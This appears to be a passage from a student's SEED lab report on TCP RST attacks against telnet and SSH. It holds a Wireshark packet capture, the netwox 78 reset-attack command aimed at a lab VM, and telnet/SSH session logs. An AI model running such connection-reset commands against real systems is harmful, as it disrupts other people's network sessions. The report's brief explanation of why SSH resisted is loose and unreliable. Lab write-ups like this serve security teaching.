
```
▶ Frame 642: 58 bytes on wire (464 bits), 58 bytes captured (464 bits)
▶ Ethernet II, Src: CadmusCo_ec:c0:af (08:00:27:ec:c0:af), Dst: IPv4mcast_67:13:38 (01:00:5e:67:13:38)
▶ Internet Protocol Version 4, Src: 192.168.56.101 (192.168.56.101), Dst: 229.103.19.56 (229.103.19.56)
▶ Transmission Control Protocol, Src Port: telnet (23), Dst Port: ffserver (3825), Seq: 0, Ack: 0, Len: 0
```

```
0000  01 00 5e 67 13 38 08 00  27 ec c0 af 08 00 45 00   ..^g.8.. '.....E.
0010  00 2c 00 00 40 00 40 06  49 1f c0 a8 38 65 e5 67   .,..@.@. I...8e.g
0020  13 38 00 17 0e f1 55 95  b1 48 7b b6 99 30 60 12   .8....U. .H{..0`.
0030  39 08 f1 cb 00 00 02 04  05 b4                     9....... ..
```


File: "/tmp/wireshark_eth14_2016... Packets: 719 Displayed: 719 Marked: 0 Dropped: 0 Profile: Default

3.4 Task 4: TCP RST Attacks on telnet and SSH connections

Here, we use two virtual machines to capture the activity. The first machine will use the netwox command 78 with the second machines IP address. Now, when the connection is open, we telnet the first machines IP address from the second one to raise a new connection. When we stop the activity in the first machine, we can see that the second machine's activity completely stops.




```
[04/24/2016 11:11] seed@ubuntu:~$ sudo netwox 78 -i 192.168.56.102
^Z
[1]+  Stopped                 sudo netwox 78 -i 192.168.56.102
[04/24/2016 11:12] seed@ubuntu:~$ sudo netwox 78 -i 192.168.56.102
^C[04/24/2016 11:13] seed@ubuntu:~$ 
```



```
[04/24/2016 11:11] seed@ubuntu:~$ sudo telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Fri Apr  1 18:46:27 PDT 2016 from ubuntu.local on pts/
3
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[04/24/2016 11:12] seed@ubuntu:~$ sudo telnet 192.168.56.101
[sudo] password for seed:
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Sun Apr 24 11:11:53 PDT 2016 from ubuntu-2.local on pt
s/2
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[04/24/2016 11:13] seed@ubuntu:~$ 
```

Now, I have tried to use SSH instead of telnet and found the output as follows:



```
[04/24/2016 19:13] seed@ubuntu:~$ sudo ssh 192.168.56.101
[sudo] password for seed:
The authenticity of host '192.168.56.101 (192.168.56.101)' can't b
e established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6
:6c:04.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of
 known hosts.
root@192.168.56.101's password:
Permission denied, please try again.
root@192.168.56.101's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.

[04/24/2016 19:46] root@ubuntu:~#
```

SSH has some additional authentication before trying to login to the other device.